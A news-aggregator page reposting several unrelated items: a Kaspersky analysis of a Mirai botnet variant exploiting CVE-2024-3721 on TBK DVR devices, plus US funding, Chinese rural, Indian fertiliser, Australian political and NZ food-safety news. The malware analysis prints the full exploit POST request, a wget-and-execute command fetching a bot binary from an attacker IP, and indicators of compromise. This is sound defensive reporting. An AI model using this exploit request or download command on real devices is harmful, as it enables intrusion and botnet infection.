NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Agriculture

  • MIL-OSI Banking: Analysis of the latest Mirai wave exploiting TBK DVR devices with CVE-2024-3721

    Source: Securelist – Kaspersky

    Headline: Analysis of the latest Mirai wave exploiting TBK DVR devices with CVE-2024-3721

    The abuse of known security flaws to deploy bots on vulnerable systems is a widely recognized problem. Many automated bots constantly search the web for known vulnerabilities in servers and devices connected to the internet, especially those running popular services. These bots often carry Remote Code Execution (RCE) exploits targeting HTTP services, allowing attackers to embed Linux commands within GET or POST requests.

    We recently observed the use of CVE-2024-3721 in attempts to deploy a bot in one of our honeypot services. This bot variant turned out to be part of the infamous Mirai botnet, targeting DVR-based monitoring systems. DVR devices are designed to record data from cameras, widely used by many manufacturers and can be managed remotely. In this article, we describe the new Mirai bot features and its revamped infection vector.

    Exploitation

    During a review of the logs in our Linux honeypot system, we noticed an unusual request line linked to a CVE-2024-3721. This vulnerability allows for the execution of system commands on TBK DVR devices without proper authorization as an entry point, using a specific POST request:

    1

    “POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20arm7%3B%20wget%20http%3A%2F%2F42.112.26.36%2Farm7%3B%20chmod%20777%20%2A%3B%20.%2Farm7%20tbk HTTP/1.1” 200 1671 “-“ “Mozila/5.0”

    The POST request contains a malicious command that is a single-line shell script which downloads and executes an ARM32 binary on the compromised machine.

    1

    cd /tmp; rm arm7; wget http://42.112.26[.]36/arm7; chmod 777 *; ./arm7 tbk

    Typically, bot infections involve shell scripts that initially survey the target machine to determine its architecture and select the corresponding binary. However, in this case, since the attack is specifically targeted at devices that only support ARM32 binaries, the reconnaissance stage is unnecessary.

    Malware implant – Mirai variant

    The source code of the Mirai botnet was published on the internet nearly a decade ago, and since then, it has been adapted and modified by various cybercriminal groups to create large-scale botnets mostly focused on DDoS and resource hijacking.

    The DVR bot is also based on the Mirai source code but it includes different features as well, such as string encryption using RC4, anti-VM checks, and anti-emulation techniques. We’ve already covered Mirai in many posts, so we’ll focus on the new features of this specific variant.

    Data decryption


    The data decryption routine in this variant is implemented as a simple RC4 algorithm.


    The RC4 key is encrypted with XOR. After the key decryption, we were able to obtain its value: 6e7976666525a97639777d2d7f303177.

    The decrypted RC4 key is used to decrypt the strings. After each piece of data is decrypted, it is inserted into a vector of a custom DataDecrypted structure, which is a simple string list:

    Data decryption routine

    The global linked list with decrypted data is accessed whenever the malware needs particular strings.

    Adding decrypted strings to the global list

    Anti-VM and anti-emulation

    To detect if it is currently running inside a virtual machine or QEMU, the malware lists all processes until it finds any mention of VMware or QEMU-arm. Listing running processes is simply a matter of opening the /proc directory, which is the proc filesystem on Linux.

    Each process ID (PID) has its own folder containing useful information, such as cmdline, which describes the command used to start the process. Using this information, the malware verifies if there are any processes with VMware or QEMU-arm in their command line.

    Process check


    The implant also verifies if the bot process is running outside an expected directory, based on a hardcoded list of allowed ones:

    Allowed directories

    Once those checks are successfully completed, Mirai will continue normal execution, preparing the vulnerable device for receiving commands from the operator.

    Infection statistics

    According to our telemetry data, the majority of infected victims are located in countries such as China, India, Egypt, Ukraine, Russia, Turkey, and Brazil. It’s challenging to ascertain the exact number of vulnerable and infected devices globally. However, by analyzing public sources, we’ve identified over 50,000 exposed DVR devices online, indicating that attackers have numerous opportunities to target unpatched, vulnerable devices.

    Conclusion

    Exploiting known security flaws in IoT devices and servers that haven’t been patched, along with the widespread use of malware targeting Linux-based systems, leads to a significant number of bots constantly searching the internet for devices to infect.

    The main goal of such bots is to carry out attacks that overwhelm websites and services (DDoS attacks). Most of these bots don’t stay active after the device restarts because some device firmware doesn’t allow changes to the file system. To protect against infections like these, we recommend updating vulnerable devices as soon as security patches become available. Another thing to consider is a factory reset if your device is indeed vulnerable and exposed.

    All Kaspersky products detect the threat as HEUR:Backdoor.Linux.Mirai and HEUR:Backdoor.Linux.Gafgyt.

    Indicators of compromise

    Host-based (MD5 hashes)
    011a406e89e603e93640b10325ebbdc8
    24fd043f9175680d0c061b28a2801dfc
    29b83f0aae7ed38d27ea37d26f3c9117
    2e9920b21df472b4dd1e8db4863720bf
    3120a5920f8ff70ec6c5a45d7bf2acc8
    3c2f6175894bee698c61c6ce76ff9674
    45a41ce9f4d8bb2592e8450a1de95dcc
    524a57c8c595d9d4cd364612fe2f057c
    74dee23eaa98e2e8a7fc355f06a11d97
    761909a234ee4f1d856267abe30a3935
    7eb3d72fa7d730d3dbca4df34fe26274
    8a3e1176cb160fb42357fa3f46f0cbde
    8d92e79b7940f0ac5b01bbb77737ca6c
    95eaa3fa47a609ceefa24e8c7787bd99
    96ee8cc2edc8227a640cef77d4a24e83
    aaf34c27edfc3531cf1cf2f2e9a9c45b
    ba32f4eef7de6bae9507a63bde1a43aa
    IPs
    116.203.104[.]203
    130.61.64[.]122
    161.97.219[.]84
    130.61.69[.]123
    185.84.81[.]194
    54.36.111[.]116
    192.3.165[.]37
    162.243.19[.]47
    63.231.92[.]27
    80.152.203[.]134
    42.112.26[.]36

    MIL OSI Global Banks –

    June 6, 2025
  • MIL-OSI USA: Underwood Announces $26 Million for Local Priorities Selected for Community Project Funding

    Source: United States House of Representatives – Congresswoman Lauren Underwood (IL-14)

    JOLIET – Representative Lauren Underwood (IL-14), a member of the House Appropriations Committee, announced the projects in the 14th District selected to be submitted for consideration for Community Project Funding in FY2026. 

    If funded, the projects below will have extraordinary benefits for our community: ensuring access to safe and reliable drinking water, strengthening rural access to health care, preventing workplace exploitation, helping residents get jobs, providing vulnerable populations access to necessities like emergency shelter and food, and supporting parent-students by providing affordable childcare options in northern Illinois. 

    “Making sure that our community’s needs are reflected in federal funding has always been a top priority of mine in Washington,” said Underwood. “Our families will feel the enormous impact of these 15 projects every day. We’re making sure our drinking water is clean and safe across northern Illinois; strengthening access to quality health care in rural communities, providing parents affordable childcare options, and so much more. I look forward to working with my colleagues to bring these federal dollars home.”

    FY25 projects that were selected by Members of Congress last year were not included in the funding bill passed earlier this year, and nearly all FY25 projects in the 14th District are being resubmitted for FY26.

    Community Project Funding is an initiative that allows Members of Congress to request direct funding for projects that benefit the communities they represent, coupled with strict transparency and ethics requirements. Projects are restricted to a limited number of federal funding streams, and only state and local governments and eligible non-profit entities are permitted to receive funding. In compliance with House Rules and Committee requirements, Underwood has certified that she and her immediate family have no financial interest in any of the projects selected. Underwood’s certification forms for the projects listed are available here, listed in alphabetical order.

    Below are descriptions of the projects submitted for consideration, in alphabetical order by project sponsor:

    Project Title: Bentley Road Pathway Connection

    Project Sponsor: Plainfield Park District

    Amount Requested: $1,300,000

    Address of Sponsor: 23729 W. Ottawa St., Plainfield, IL 60544

    Project Description and Justification: This funding would be used to develop 4 uninterrupted miles along the DuPage River into a pathway connecting parks, recreation areas, and small businesses in Will County.  The pathway will serve as a vital link between existing multi-use trails at Riverside Parkway, Sunset Park, and Hammel Woods along the DuPage River corridor. 

    Project Title: Center for Parenting Students 

    Project Sponsor: Waubonsee Community College

    Amount Requested: $600,000

    Address of Sponsor: Route 47 at Waubonsee Drive, Sugar Grove, IL 60554

    Project Description and Justification: This funding would support the creation of a new Center for Parenting Students’ at Waubonsee Community College. The center will provide crucial support for student parents, helping them balance their academic pursuits with childcare. 

    The Center will offer a welcoming environment with designated family-friendly consultation and meeting rooms. Additionally, lactation suites, changing rooms, and a dedicated feeding space will cater to the specific needs of parenting students. The Center will provide essential support services, access to books, toys, and tablets for children while their parents work on group projects or utilize computers and printers for academic work. 

    Project Title: City of Lockport Environmental Infrastructure Program 

    Project Sponsor: U.S. Army Corps of Engineers Chicago District 

    Amount Requested: $1,368,950

    Address of Sponsor: 231 S. LaSalle Street, Suite 1500, Chicago, IL 60604 

    Project Purpose and Justification: This funding would be used for an environmental infrastructure project that will improve wastewater and stormwater management in the City of Lockport, Illinois. 

    Local infrastructure needs addressed by this project include the Bruce Road & SOS Children Village Utility Improvement Project, as the project includes the installation of a new lift station to serve the SOS Children Village.

    Project Title: Clean Water Project in Oglesby, IL

    Project Sponsor: City of Oglesby

    Amount Requested: $1,020,800

    Address of Sponsor: 110 East Walnut Street, Oglesby, IL 61348

    Project Purpose and Justification: This funding will help replace 2,100 feet of water main lines currently impacted by lead and/or asbestos-cement within the City of Oglesby. The pipes pose significant risks to the public and their replacement will ensure clean drinking water, protect public health and safety, and generate long-term cost savings for the community of Ogelsby.

    Project Title: Education for Parents Project

    Project Sponsor: Northern Illinois University 

    Amount Requested: $1,000,000

    Address of Sponsor: 1425 W Lincoln Hwy, Dekalb, IL 60115

    Priority Project and Justification: This funding will be used to remodel and convert property at Northern Illinois University into a significantly larger child care center. The project will help the university hire new personnel and cover essential upgrades to ensure a safe and healthy environment for children; including roof, drainage, window, and flooring repairs, classroom painting, and a learning space renovation.  

    Project Title: Expanding Hope and Reducing Hunger in La Salle, IL

    Project Sponsor: Illinois Valley Food Pantry

    Amount Requested: $750,000

    Address of Sponsor: 122 Wright Street, LaSalle, IL 61354

    Project Purpose and Justification: This funding will help the food pantry expand their refrigeration and storage capacity, allowing them to serve more families in our community. Currently serving around 500 families monthly, the pantry is at capacity.  

    Project Title: Grand Prairie Water Commission Infrastructure Construction for Northern Illinois

    Project Sponsor: City of Joliet

    Amount Requested: $5,000,000

    Address of Sponsor: 150 W Jefferson Street, Joliet, IL 60432

    Project Purpose and Justification: This funding will build 7.5 miles of underground water transmission main to deliver finished drinking water from the Chicago Department of Water Management to communities in the southwest suburbs. 

    The City of Joliet is part of the Grand Prairie Water Commission, a group of six communities that will utilize Lake Michigan as an alternative water source. 

    Project Title: Law Enforcement Collaboration to Prevent Workplace Crime in Will County, IL

    Project Sponsor: Joliet Township 

    Amount Requested: $339,346 

    Address of Sponsor: 1220 Richards St., Suite A, Joliet, IL 60435

    Project Purpose and Justification: This funding will be used by Joliet Township  to hire one attorney and two project staff dedicated to collaborating with local organizations and law enforcement to address workplace exploitation across Will County and the surrounding area. The project will connect victims of workplace abuse and violence to victim services in northern Illinois communities.

    Project Title: Lead-Free Water Project in Aurora, IL

    Project Sponsor: City of Aurora

    Amount Requested: $3,500,000

    Address of Sponsor: 44 E. Downer Place, City of Aurora, IL 60507

    Project Purpose and Justification: This funding will be used to remove and replace all remaining lead water service lines within the City of Aurora, providing safe, potable water for the community. An estimated 120 lead service lines for homes, impacting nearly 400 residents, are expected to be replaced. The pipes pose significant risks to the public and their replacement will ensure clean drinking water, protect public health and safety, and generate long-term cost savings for the community.   

    Project Title: Lockport Township Emergency Shelter  

    Project Sponsor: Lockport Township 

    Amount Requested: $2,235,015

    Address of Sponsor: 1463 Farrell Road, Lockport, Illinois, 60441

    This funding will be used to support and protect the local economy in Fairmont, Lockport, and the surrounding communities in Will County by converting space within an existing building in Lockport, Illinois into a permanent emergency shelter and regional hub for first responder safety training. Specifically, this project would fund renovations that would enable the shelter to have a full-service generator, weather-resistant roof, reinforced windows and doors, modern HVAC, emergency radios, cot beds, and ADA-compliant accommodation for up to 205 evacuees and personnel.

    Project Title: Reducing Recidivism and Supporting Reentry in Will County, IL

    Project Sponsor: Will County Workforce Services Division—LWIA—10 

    Amount Requested: $600,000

    Address of Sponsor: 2400 Glenwood Ave, Joliet, IL 60435 

    Project Purpose and Justification: This project will provide work training services to justice impacted individuals, increasing public safety and reducing the recidivism rate in Will County, IL. The program will offer participants the option to participate in work-based training or education, or to receive work-based training that leads to full-time employment. Through this program, formerly incarcerated individuals will obtain skills that will help them find and secure meaningful employment.  

    Project Title: Securing A Sustainable Water Source in Oswego, IL

    Project Sponsor: Village of Oswego

    Amount Requested: $2,640,000

    Address of Sponsor: 100 Parkers Mill, Oswego, IL 60543

    Project Purpose and Justification: This funding will support the construction of the three receiving stations, which are integral to the success of the Lake Michigan Water Source Project. The receiving stations will allow Montgomery, Oswego, and Yorkville to store and prepare more water from Lake Michigan. Each City requires one receiving station to prepare and store safe water, and to establish a proper connection with the lake.

    The communities of Montgomery, Oswego, and Yorkville will join the DuPage Water Commission, a group of 30 communities that utilize Lake Michigan as an alternative water source. 

    Project Title: Senior Outreach and Care Project

    Project Sponsor: White Oak Library District

    Amount Requested: $3,250,000

    Address of Sponsor: 201 W. Normantown Rd., Romeoville, IL 60446

    Project Description and Justification: This funding will be used for the construction of a new building for the Outreach Services Department at the Crest Hill Branch Library, allowing the library to reach more people in Will County. The funding will be used to construct a new building, hire two additional staff members to support the new location’s expanded services, and purchase three computer workstations and essential technology like chargers and keyboards.

    Additionally, the funding will allow the library to purchase a Bookmobile to continue outreach efforts outside the library’s physical location as well as additional books for circulation.

    Project Title: Shab-eh-nay Tribal Administration Buildings

    Project Sponsor: Prairie Band Potawatomi Nation

    Amount Requested: $1,360,914

    Address of Sponsor: 16281 Q Road Mayetta, Kansas 66509

    Project Purpose and Justification: This funding will support the construction of governmental office space for the Prairie Band Potawatomi Nation and their neighbors. The new building will allow the Nation to have a designated facility to conduct its government business, deepen their connections with the community, and provide services to residents.  

    Project Title: Strengthening Rural Healthcare for Farmers and Families in Mendota, IL 

    Project Sponsor: Community Health Partnership of Illinois

    Amount Requested: $1,250,000

    Address of Sponsor: 205 West Randolph Street, Suite 1340, Chicago, IL 60606

    Project Purpose and Justification: This funding will expand the Mendota Health Center, transforming the 10,666-square-foot warehouse into an expanded space for medical, dental, and behavioral health services. 

    The proposed health center will house 25 employees and serve over 6,000 individuals needing accessible, quality primary care services. The Mendota Health Center is a lifeline for the community, providing quality health care in Mendota and surrounding areas.

    ###

    MIL OSI USA News –
    June 6, 2025
  • MIL-OSI China: Crossing mountains, Chinese youth building future beyond the fields

    Source: People’s Republic of China – State Council News

    On a crisp spring morning, Wang Bing navigated frost-rimmed paths toward her office at the government building of Taxkorgan Tajik Autonomous County in northwest China’s Xinjiang Uygur Autonomous Region, a windswept frontier perched 4,000 meters above sea level on the Pamir Plateau.

    Last year, the 24-year-old from Inner Mongolia Autonomous Region in north China had joined 44 peers in the “Go West” program, trading city life for a government audit role in one of China’s most remote regions. Her sun-burned cheeks tell a story shared by hundreds of thousands — generations redefining success through service in the nation’s hinterlands.

    Wang’s journey mirrors a seismic shift among China’s youth. Since its launch in 2003, China’s “Go West” program has enabled 540,000 young volunteers to serve across over 2,000 county-level regions in the country’s vast, underdeveloped western regions for a year or more, according to the Communist Youth League of China. The talent program seeks to bring fresh perspectives and energy to areas with significant growth potential.

    In Kuqa City’s No. 3 Middle School, Liu Daqian from Harbin Institute of Technology (HIT) in northeast China, helps his students, who once “struggled to hold a mouse,” to practice robot programming. In January 2024, an HIT alumni-founded company donated an AI laboratory to the school. That same year, two student teams mentored by HIT volunteer teachers won national competition awards, setting a new record for southern Xinjiang.

    “I studied bridge engineering, and I want to build that same kind of bridge, one that connects children to a bigger world,” said Liu, who teaches geography. To his students, the witty and humorous teacher from Heilongjiang Province possesses a magical charm — he always seems to have the answer to every question.

    Of those in the “Go West” program, over 55,000 volunteers have served in Xinjiang, a region covering one-sixth of China’s territory, with more than 15,000 choosing to remain in Xinjiang long term, the regional Communist Youth League Committee revealed.

    Wang Jiamin, meanwhile, has returned to familiar territory but in a new role. After earlier teaching in rural Yunnan Province in southwest China via this program, the Beijing Foreign Studies University graduate has gone back to Yunnan after her stint as a student in the Chinese capital, this time serving as a civil servant. Calling Yunnan her “second hometown,” Wang expressed excitement about trekking through the fields and visiting the homes of villagers to persuade families to send their children back to school.

    There are also rooted professionals active in rural settings in the west of China. Dressed in pink scrubs and gloves, 29-year-old veterinarian Bai Hua deftly examined a cow in Guyuan of northwest China’s Ningxia Hui Autonomous Region, where she was born into a cattle farming family and has practiced as a veterinarian for a decade since graduating from a local vocational-technical school.

    “Field vets must travel village-to-village daily and most can’t handle it,” she said, recalling initial skepticism from farmers about her petite frame. “But skill outweighs size,” she added. Her team now treats over 100 livestock daily — providing critical expertise to remote farms.

    Youth-driven innovation is transforming rural economies. In the mountainous areas of Longnan, northwest China’s Gansu Province, tech-savvy entrepreneur Zhao Wuqiang could be seen live-streaming his walnut oil products to national audiences. A former software engineer in eastern China, Zhao made a pivotal career shift 14 years ago. His foresight of China’s internet boom and his hometown’s untapped potential combined to create a 380-million-yuan (about 52.9 million U.S. dollars) business integrating more than 200 farming cooperatives, establishing direct farm-to-table supply chains while modernizing walnut cultivation for some 12,000 farmer households.

    “Upgraded rural internet infrastructure and logistics networks have been game-changers for our e-commerce growth,” Zhao said. The ex-programmer’s company has garnered 130,000 followers on social media platforms.

    Official statistics showed that as of the end of 2024, over 90 percent of China’s administrative villages had achieved 5G network coverage, with gigabit broadband networks now available in all county-level regions. Notably, rural logistics infrastructure has also seen significant enhancement, with 346,000 integrated mail and delivery service stations now operational at village level — providing express delivery access to more than 95 percent of the country’s administrative villages.

    As China accelerates its agricultural modernization, a growing wave of urban youth are returning to their rural roots. In Anji County of east China’s Zhejiang Province, an eco-tourism hotspot which drew over 34 million visitors last year, Ding Chuxiao, 27, blends design flair with tea culture and farm experiences.

    Ding’s creative teahouse showcases her artistic vision through bamboo products, white tea caddies and canvas bags with ink-wash painted tea hills, capitalizing on Anji’s booming rural tourism. The slower pace there fuels her creativity, and Ding’s business now generates revenue of more than 100,000 yuan annually.

    China’s urban-rural development model preserves rural landscapes while injecting modern elements, addressing agricultural gaps to achieve shared prosperity. “Young people bring fresh perspectives and market savvy to identify new opportunities in rural revitalization,” said Xue Zelin, a senior fellow and secretary of the Communist Youth League Committee of Shanghai Academy of Social Sciences.

    To date, more than 12 million people have returned to or settled in rural areas to start businesses across China, according to Han Wenxiu, executive deputy director of the Office of the Central Committee for Financial and Economic Affairs, who noted that human capital is fundamental to rural revitalization, emphasizing the need to leverage the countryside’s abundant opportunities to attract talent while utilizing its pleasant and scenic living conditions to retain them.

    “Even deep in the mountains, if you settle in with commitment and perseverance, you’ll grow upward and see the promise of rural revitalization,” Zhao said. 

    MIL OSI China News –

    June 6, 2025
  • JP Nadda chairs high-level meeting to review availability, distribution of fertilisers in Kharif season

    Source: Government of India

    Source: Government of India (4)

    Union Minister for Chemicals and Fertilizers, JP Nadda, chaired a high-level meeting on Thursday to review the availability and distribution of fertilizers during the ongoing Kharif season. The meeting, held with officials from the Department of Fertilizers, focused on ensuring timely supply and promoting sustainable agricultural practices.

    During the meeting, Nadda highlighted the vital role of agriculture in ensuring national food security and stressed the importance of making essential nutrients available to support crop productivity. He was briefed on the current status of fertilizer supply and preparations for Kharif 2025. Officials informed that domestic fertilizer production is being maintained at an optimum level, with diammonium phosphate (DAP) production reaching 3.84 lakh metric tonnes—the highest in recent months.

    To bridge the gap between demand and domestic supply, Indian fertilizer companies have secured agreements with key exporters, including Saudi Arabia, Morocco, and Russia. These tie-ups aim to ensure consistent imports throughout the year. Nadda instructed officials to ensure fertilizers are promptly distributed across all states to meet farmers’ requirements. He also emphasised the need for close coordination with state governments, fertilizer companies, Indian Railways, and port authorities to streamline the supply chain.

    Expressing concern over the increasing reliance on chemical fertilizers, especially urea, the minister called for a renewed focus on sustainable agriculture. He directed officials to intensify the implementation of PM-PRANAM (PM Programme for Restoration, Awareness Generation, Nourishment, and Amelioration of Mother-Earth). The initiative promotes balanced fertilizer use, adoption of alternatives, and encourages organic and natural farming. States demonstrating a reduction in chemical fertilizer use will be eligible for incentives under the scheme.

    Nadda also underlined the need for strict action to curb the illegal diversion, hoarding, and black marketing of fertilizers. He called for coordinated efforts with state governments to prevent such practices and ensure fertilizers reach the intended beneficiaries.

    The meeting was attended by Rajat Kumar Mishra, Secretary, Department of Fertilizers, along with senior officials including Anita Meshram and Aparna S. Sharma, Additional Secretaries, and Abhay Sharma, Director (Movement).

    June 6, 2025
  • MIL-OSI Australia: Emergency Services Volunteer Fund statement

    Source: New South Wales Ministerial News

    This is a statement from City of Greater Bendigo Councillors regarding the Emergency Services Volunteer Fund.

    From July 1, the Emergency Services Volunteer Fund (ESVF) replaces the Fire Services Property Levy (FSPL). It will be calculated based on a fixed charge that varies by property type and a variable charge based on property value.

    The new levy will be applied to forthcoming rates notices and will be a cost increase experienced by all ratepayers.

    In particular, the City of Greater Bendigo acknowledges the deep disappointment and concern of our community, including our farming community, regarding the introduction of the ESVF, under which it has been reported farmers will pay many thousands of dollars more in comparison to the FSPL.

    The City cannot choose not to collect the levy. It is a legislative requirement, with the City effectively acting as a collection agency for the Victorian Government.

    At the Municipal Association of Victoria May State Council Meeting the City added its voice and voted in favour of resolution 1.1a that expressed disappointment with the implementation of the ESVF and Local Government collecting the funds on the State’s behalf.

    The City is also a member of Regional Cities Victoria (RCV), an alliance of regional cities, of which Mayor Cr Andrea Metcalf is Deputy Chair. RCV has been consistently vocal about the adverse impacts of the ESVF.

    Despite the Victorian Government’s decision to cap the 2025/2026 ESVF levy at the 2024/2025 FSPL rate for primary producers, the reality is this is just a pause.

    To assist where it can, the City’s 2025/2026 Budget proposes to reduce the rate in the dollar rural landholders will pay and not increase waste charges for all ratepayers in the new financial year.

    The City also recognises the ESVF is just one of many challenges rural communities in central Victoria are facing that have a direct impact on their livelihoods – the ongoing impact of flood damage now being met with drought conditions, decreased water allocations, mining expansion, proposed renewable energy zones and upgrades to energy infrastructure.

    The Victorian Government’s decision to expand its drought relief package is welcome, however much more significant and longer-term support is needed if local farming businesses are to survive the current conditions.

    The cooler months are generally quieter for the Bendigo Livestock Exchange but over the past few weeks the City has seen unusually high yarding numbers for the Monday sheep sales, an example of farmers de-stocking due to a lack of fodder and high feed costs.

    On the plus side they are getting exceptional prices per head but the decision to sell can take a significant personal toll. Long term, they will also need to rebuild their flocks at a cost.

    The City looks forward to the newly established Drought Response Taskforce making recommendations on behalf of the farming community directly to government. The committee will be chaired by Premier and Member for Bendigo East, The Hon. Jacinta Allan, and RCV and the Bendigo Bank will be represented on the group.

    It is Council’s commitment to write to the Premier, relevant ministers and the taskforce to advocate for a roadmap for what comes next, asking things like is there a state fodder plan, how to do we keep money flowing to small rural businesses as farms dry up and what do ‘exceptional circumstances’ look like?

    Of course, we hope we don’t have to find out, but farmers are realists and need reassurance help will be there if they need it.

    MIL OSI News –

    June 6, 2025
  • MIL-Evening Report: Defections are fairly common in Australian politics. But history shows they are rarely a good career move

    Source: The Conversation (Au and NZ) – By Frank Bongiorno, Professor of History, ANU College of Arts and Social Sciences, Australian National University

    For many years now, Australian political scientists have pointed out that that established partisan allegiance is in decline. In 1967, 36% of Coalition supporters and 32% of Labor voters reported lifetime voting for their side. At the 2022 election, the Australian Election Study found the figures to be 16% and 12%.

    These changes help to explain the rising support for independents and minor parties at federal elections; they now take about a third of the primary vote.

    So much for voters. What about for politicians? Of course, there have always been plenty of parliamentarians who had an earlier stint as a member of some other party before landing in the one that sent them into parliament. Brendan Nelson was in the Labor Party before he was Liberal. John Gorton was Country Party before he was Liberal. Adam Bandt was Labor before he was Green. And so on. We are all entitled to change our minds, even if switching political parties was once closer to changing football teams – a habit that immediately arouses suspicion in a sports-loving nation.

    Senator Dorinda Cox’s switch from the Greens to the Labor Party was apparently a homecoming, according to Cox. She was once a Labor Party member, she said. Last week, she was criticising the party over its approval of Woodside’s Northwest Shelf gas project. This week, she finds Labor’s values aligned with her own.

    Of course, her defection has been accompanied by a steady leaking of little details of her Greens career, such as an excoriation of the Labor Party, in her application to run for the Greens, when she said the ALP patronised “women and people of colour” and cared more about its donors than members.

    That’s politics, but it’s a democratic deficit that senators elected as part of a Senate team, in a system that has facilitated above-the-line voting since 1984, can sit for years afterwards in the parliament as a member of another party.

    But good luck in getting up a constitutional change, via referendum, to change that.

    Still, it is easy to understand how such nimbleness breeds cynicism about political parties. Another perspective might be that the fluidity of allegiance out in the electorate has come to inhabit the political class itself.

    All the same, defections from one party to another are quite rare these days in federal politics, at least after one is sitting in parliament. But defections from a party to sit as an independent are not and some, such as Bob Katter, have managed to build successful political careers outside the parties.

    One who did not was was Julia Banks, the Liberal member for Chisholm, who announced she would not be seeking re-election and then left the party for the crossbench in the wake of Scott Morrison’s ascension to the leadership in 2018. Banks complained of bullying and intimidation within the Liberal Party and the wider parliament, and wrote a book on her experiences. She subsequently failed to gain election as an independent in another seat.

    There were several defectors in the last parliament. A House of Representatives crossbench that began at 16 had reached 19 by the end, with the defections of two Liberals (Russell Broadbent and Ian Goodenough, both after losing preselection) and one National, Andrew Gee, the latter over his party’s opposition to the Voice. Only Gee has lived politically to tell the tale, winning Calare as an Independent, as Peter Andren did before him.

    Defections from minor and microparties are especially common, based as they often are on a high-profile leader and lacking traditions of party discipline or solid structures of organisational governance. Jacqui Lambie began as a Palmer United Party senator. Tammy Tyrrell began as a Jacqui Lambie Network senator.

    The biggest “defection” in modern Australian politics was that of Cheryl Kernot from the Australian Democrats to the Labor Party in 1997. It is easy, over a quarter of a century on, and with the Australian Democrats no longer in the Australian parliament, to underestimate what a big deal this was at the time.

    Kernot was a rock star of a politician, leader of the Australian Democrats, and a national celebrity. But there are significant differences with Cox beyond Kernot’s greater eminence. She resigned her Senate seat immediately and would win the marginal Brisbane seat of Dickson in the following year’s election. Then, in 2001, she would lose it to a young and ambitious former policeman named Peter Dutton.

    The experience was ultimately an unhappy one for Kernot: she believed that having recruited her into the ranks, the Labor Party – and its leader, Kim Beazley, did not know how to make the best use of her. She was also on the receiving end of some relentlessly negative and sometimes intrusive media coverage. And by her own admission, she made mistakes. The story of her career’s unravelling is not straightforward. The role that gender played in it remains contentious.

    Perhaps Kernot’s experience would alone be sufficient to prompt second thoughts in anyone seeking to jump ship. There are, of course, older prohibitions. In the Labor Party, a defector was known as a “rat”. Billy Hughes, the prime minister whose effort to introduce conscription in the first world war split the party, is the most famous of them.

    “Rat” is not a word much heard these days, but it was thrown around a bit when Senator Fatima Payman defected in 2024, and applied more seriously in 1996 to Labor Senator Mal Colston when he resigned from the Labor Party in exchange for the deputy presidency of the Senate.

    The best historical example of a defection being good for your career is that of Joe Lyons, who ratted on Labor in 1931 to lead a new party called the United Australia Party, a switch engineered by a small group of influential businessmen.
    The circumstances – the Great Depression, real fear of civil violence, and the disintegration of a federal Labor government – were highly unusual.

    More commonly, defection is a bad career move. Most of the Labor politicians who went over to the breakaway anti-communist Democratic Labor Party (DLP) in the mid-1950s found themselves out of parliament and looking for a new job. Stan Keon, one of those flying high ahead of the split, even occasionally mentioned – unrealistically – as a possible future prime minister, would run a Melbourne wine shop. Others, such as Vince Gair, Queensland Labor premier, lived to fight another day as a DLP senator (and ambassador to Ireland).

    Cox has three years left of her senate term. After that, she will be at the mercy of the Labor Party. Labor won three Senate seats at the 2022 half-Senate election in Western Australia and perhaps it could do so again. On that occasion, in a surprise victory, the third place went to the young up-and-coming union organiser, Fatima Payman.

    Frank Bongiorno does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Defections are fairly common in Australian politics. But history shows they are rarely a good career move – https://theconversation.com/defections-are-fairly-common-in-australian-politics-but-history-shows-they-are-rarely-a-good-career-move-258177

    MIL OSI Analysis – EveningReport.nz –

    June 6, 2025
  • MIL-OSI New Zealand: New food safety booklet features science-backed tips to avoid food poisoning

    Source: NZ Ministry for Primary Industries

    Whether you’re making family dinner, heating up leftovers, packing lunch for the kids, or having friends over for a barbecue, New Zealand Food Safety has great science-backed tips to keep everyone safe.

    “Every year, thousands of New Zealanders get food poisoning. Many of these foodborne illnesses are due to poor food preparation, cooking, or storage at home,” says New Zealand Food Safety deputy director-general Vincent Arbuckle.

    “There’s a wide range of symptoms, ranging from the inconvenient to the life-threatening for people vulnerable to illness.

    “New Zealand Food Safety already has a wealth of science-based information on its Food safety at home webpages to help you prevent getting foodborne illnesses. This year, to coincide with World Food Safety Day tomorrow, we have distilled all this expertise into a new booklet of simple tips for avoiding foodborne illness in the home.”

    From the store to your table, the ‘Food safety at home’ booklet is packed with science-based food-safety advice. It contains:

    • The latest evidence-based recommendations for preparing, cooking, storing, and transporting food safely. Did you know:  Handwashing is one of the best ways to prevent foodborne illness. Washing them before preparing or eating food helps prevent germs spreading to your food.
